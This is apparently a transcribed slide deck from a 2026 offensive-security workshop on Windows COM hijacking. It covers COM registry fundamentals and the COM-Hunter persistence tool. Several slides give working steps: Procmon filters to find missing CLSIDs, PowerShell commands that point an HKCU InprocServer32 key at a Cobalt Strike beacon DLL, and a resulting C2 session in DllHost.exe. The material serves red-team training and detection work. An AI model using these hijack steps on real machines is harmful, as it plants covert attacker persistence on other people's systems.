




COM Hijacking Voodoo

Tradecraft, Detection Blind Spot & The COM-Hunter

Nikos Vourdas, 2026




Disclaimer

The **opinions** expressed in **this presentation** are **my own** and **do not represent** my current **employer** and any **organization**.

\$whoami

- Senior Offensive Security Consultant
- Adversary Simulation
- Tiber-EU/iCAST Threat-Led
- OSCE3, OSCP, OSWP, CRTL, CRTO && OASP
- Supernova, COM-Hunter Author
- 00010011 == 19
- @nickvourd



Today's Agenda

- Workshop Prerequisites
- Fundamentals
- COM Hijacks 4 Beginners
- Exercise 1
- COM-Hunter
- Exercise 2
- Bonus Exercise
- COM-Hunter & Other TTPs
- Exercise 3
- CS BOF
- DllMain Issue
- Backdooring File Explorer
- Exercise 4
- Bonus Exercise 2
- Resources

Workshop Prerequisites

Workshop Prerequisites

Participants should have the following environment prepared before the workshop:

- Laptop with at least 16 GB of RAM and a 256 GB SSD.
- Linux Distribution (AMD64/x86-64) – Recommended: Kali Linux
- Windows 11 Pro (AMD64/x86-64)
- Command and Control (C2) Framework
- Microsoft Sysinternals Suite
- Golang installation
- Microsoft Visual Studio Community Edition with the following workloads installed:
 - Desktop development with C++

Fundamentals

Fundamentals

- Windows Build-in software interface
- Useful for inter-communication of foreign applications
- Embeds one application's functionality to another
- Supports a large range of different programming languages

[illegible]

Fundamentals

Book1

File Home Insert Page Layout Formulas Data Review

Clipboard: Cut, Copy, Paste, Format Painter

Font: Calibri, 11, Bold, Italic, Underline, Paragraph, Styles

	A	B	C	D	E	F
1	Name	Lastname	Age			
2	Nikos	Vourdas	29			
3	Nikos	Katsiopoulos	30			
4	Vasilis	Maritsas	31			
5						
6						
7						
8						
9						
10						
11						
12						
13						
14						
15						
16						

Document1 - Word

File Home Insert Design Layout References Mailings Review View Help Tell me what you want to do

Insert ribbon: Table, Pictures, Shapes, Icons, 3D Models, SmartArt, Chart, Screenshot, Get Add-ins, My Add-ins, Online Videos, Link, Bookmark, Cross-reference, Comment, Header, Footer, Page Number, Text Box, Quick Parts, WordArt, Drop Cap, Signature Line, Date & Time, Object, Equation Symbol, Symbols




Hello World!

Object dialog box:

- Create New
- Create from File
- Object type:
 - Citrix ICA Client
 - Microsoft Excel 97-2003 Worksheet
 - Microsoft Excel Binary Worksheet
 - Microsoft Excel Chart
 - Microsoft Excel Macro-Enabled Worksheet
 - Microsoft Excel Worksheet
 - Microsoft Graph Chart
 - Microsoft PowerPoint 97-2003 Presentation
- Result:
 - Inserts a new Microsoft Excel Worksheet object into your document.
- OK
- Cancel

The screenshot shows the Microsoft Excel interface. The ribbon at the top has tabs for File, Home, Insert, Page Layout, Formulas, Data, and Review. The 'Insert' tab is currently selected. Below the ribbon, the 'Clipboard' group is visible, showing options like Paste, Cut, Copy, and Format Painter. A table is displayed with the following data:

	A	B
1	Name	Lastname
2	Nikos	Vourdas
3	Nikos	Katsiopoulos
4	Vasilis	Maritsas
5		
6		
7		
8		
9		
10		
11		
12		
13		
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15		
16		




Fundamentals

HKEY_LOCAL_MACHINE\Software\Classes


+

HKEY_CURRENT_USER\Software\Classes

Fundamentals



Fundamentals




Fundamentals

- Each COM component is identified by a **Class ID (CLSID)**, which is a pseudo-randomly generated globally unique identifier.
- Each COM component exposes functionality through one or more **interfaces**, identified by **Interface IDs (IIDs)**.
- A **COM Class (COCLASS)** is an implementation of one or more interfaces and is represented by its **CLSID** or a **Programmatic Identifier (ProgID)**.

Fundamentals

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- Each COM component exposes functionality through one or more **interfaces**, identified by **Interface IDs (IIDs)**.
- A **COM Class (COCLASS)** is an implementation of one or more interfaces and is represented by its **CLSID** or a **Programmatic Identifier (ProgID)**.



Fundamentals

- Machine's COM objects are in
`HKEY_LOCAL_MACHINE\Software\Classes`
- User's COM Objects are in
`HKEY_CURRENT_USER\Software\Classes`

Fundamentals

HKEY_LOCAL_MACHINE\Software\Classes

+



HKEY_CURRENT_USER\Software\Classes

=

HKEY_CLASS_ROOT\CLSID

Fundamentals

- The LocalServer32 key represents the full path to an executable (EXE) implementation
- The InprocSever32 key represents the full path to a dynamic link library (DLL) implementation



COM Hijacks 4 Beginners

COM Hijacks 4 Beginners

- Use Procmon.exe from SysInternals Suite with the following settings:
 - The **Operation is RegOpenKey**
 - The **Path contains InprocServer32 or LocalServer32**
 - The **Result is NAME NOT FOUND**

Process Monitor - Sysinternals: www.sysinternals.com

[illegible]

COM Hijacks 4 Beginners

```
PS C:\Users\nickvourd> Get-Item -Path "HKLM:\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32"
```

```
Hive: HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}
```

Name	Property
----	-----
InprocServer32	(default) : C:\Windows\System32\thumbcache.dll
	ThreadingModel : Apartment

COM Hijacks 4 Beginners

```
PS C:\Users\nickvourd> Get-Item -Path "HKLM:\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32"
```

```
Hive: HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}
```

Name	Property
InprocServer32	(default) : C:\Windows\System32\thumbcache.dll ThreadingModel : Apartment

```
PS C:\Users\nickvourd> Get-Item -Path "HKCU:\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32"
Get-Item : Cannot find path 'HKCU:\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32' because it does not exist.
At line:1 char:1
+ Get-Item -Path "HKCU:\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (HKCU:\Software\...\InprocServer32:String) [Get-Item], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetItemCommand

PS C:\Users\nickvourd>
```


COM Hijacks 4 Beginners

Windows Executable (Stageless)

Export a stageless Beacon as a Windows executable. Use Cobalt Strike Arsenal scripts (Help -> Arsenal) to customize this process.

Listener: ...

Guardrails: ...

Output:

Exit Function:

System Call:

HTTP Library:

DNS Comm Mode:

x64: ☒ Use x64 payload

Sign: ☐ Sign executable file

Malleable Override: ...

Payload Store

Name:

Options: ☐ Hide this item

COM Hijacks 4 Beginners

```
Windows PowerShell
PS C:\Users\nickvourd> New-Item -Path "HKCU:Software\Classes\CLSID" -Name "{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}"

Hive: HKEY_CURRENT_USER\Software\Classes\CLSID

Name
----
{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}

Property
-----

PS C:\Users\nickvourd> New-Item -Path "HKCU:Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}" -Name "InprocServer32" -Value "C:\Users\nickvourd\Desktop\beacon_x64.dll"

Hive: HKEY_CURRENT_USER\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}

Name
----
InprocServer32

Property
-----
(default) : C:\Users\nickvourd\Desktop\beacon_x64.dll

PS C:\Users\nickvourd> New-ItemProperty -Path "HKCU:Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32" -Name "ThreadingModel" -Value "Both"

ThreadingModel : Both
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}
PSChildName     : InprocServer32
PSDrive         : HKCU
PSProvider      : Microsoft.PowerShell.Core\Registry

PS C:\Users\nickvourd> |
```

COM Hijacks 4 Beginners

Cobalt StrikeViewPayloadsAttacksSite ManagementReportingAdvanced ConfigHelp												
⊕⊖🔊🔗📄🖥️🌐⋮☁️📋📷												
Sessions⋮												
	external	internal ▲	listener	user	computer	note	process	pid	arch	last	sleep	payload name
🖥️	127.0.0.1	192.168.20.104	https	nickvourd	WIN11-DEV		DllHost.exe	8200	x64	13s	1 minute 46 seconds (38% jitter)	nickvourd_098686

Exercise 1

- Use procmon.exe and find another CLSID for DLLHost.exe or any other interesting process (3 mins)

COM-Hunter

COM-Hunter

- COM-Hunter is a COM Hijacking persistence tool.
- Available in both a .NET version and a BOF variant fully compatible with Cobalt Strike.
- The following list explains the available modes:
 - **Search Mode:** Searches for CLSIDs based on LocalServer32, InprocServer32, and registry entries under both HKLM and HKCU.
 - **Classic Persist Mode:** Performs classic COM hijacking persistence using LocalServer32 or InprocServer32.
 - **Task Scheduler Mode:** Automatically establishes COM hijacking persistence via Task Scheduler using LocalServer32 or InprocServer32.
 - **TreatAs Mode:** Performs COM hijacking persistence via the TreatAs registry key and a fake (forwardable) CLSID using LocalServer32 or InprocServer32.
 - **Remove Mode:** Removes persistence mechanisms that rely on LocalServer32, InprocServer32, and related registry entries under both HKLM and HKCU.

COM-Hunter

- Authors: @nickvourd & @S1ckBoy1337
- License: MIT
- Part of CS Community Kit
- <https://github.com/nickvourd/COM-Hunter>



COM-Hunter

← → ↻ 🔍 https://github.com/nickvourd/COM-Hunter/actions/runs/30369739914

nickvourd / COM-Hunter

<> Code Issues Pull requests Agents **Actions** Projects Wiki Security and quality Insights Settings

← Build COM-Hunter .NET

🔔 Update GitHub Actions to use newer action versions #2 Re-run all jobs

Summary

All jobs

🔔 build

Run details

🔌 Usage

📄 Workflow file

Triggered via push 3 days ago

🔔 nickvourd pushed → db2b4bf main

Status **Success**

Total duration **39s**

Artifacts **1**

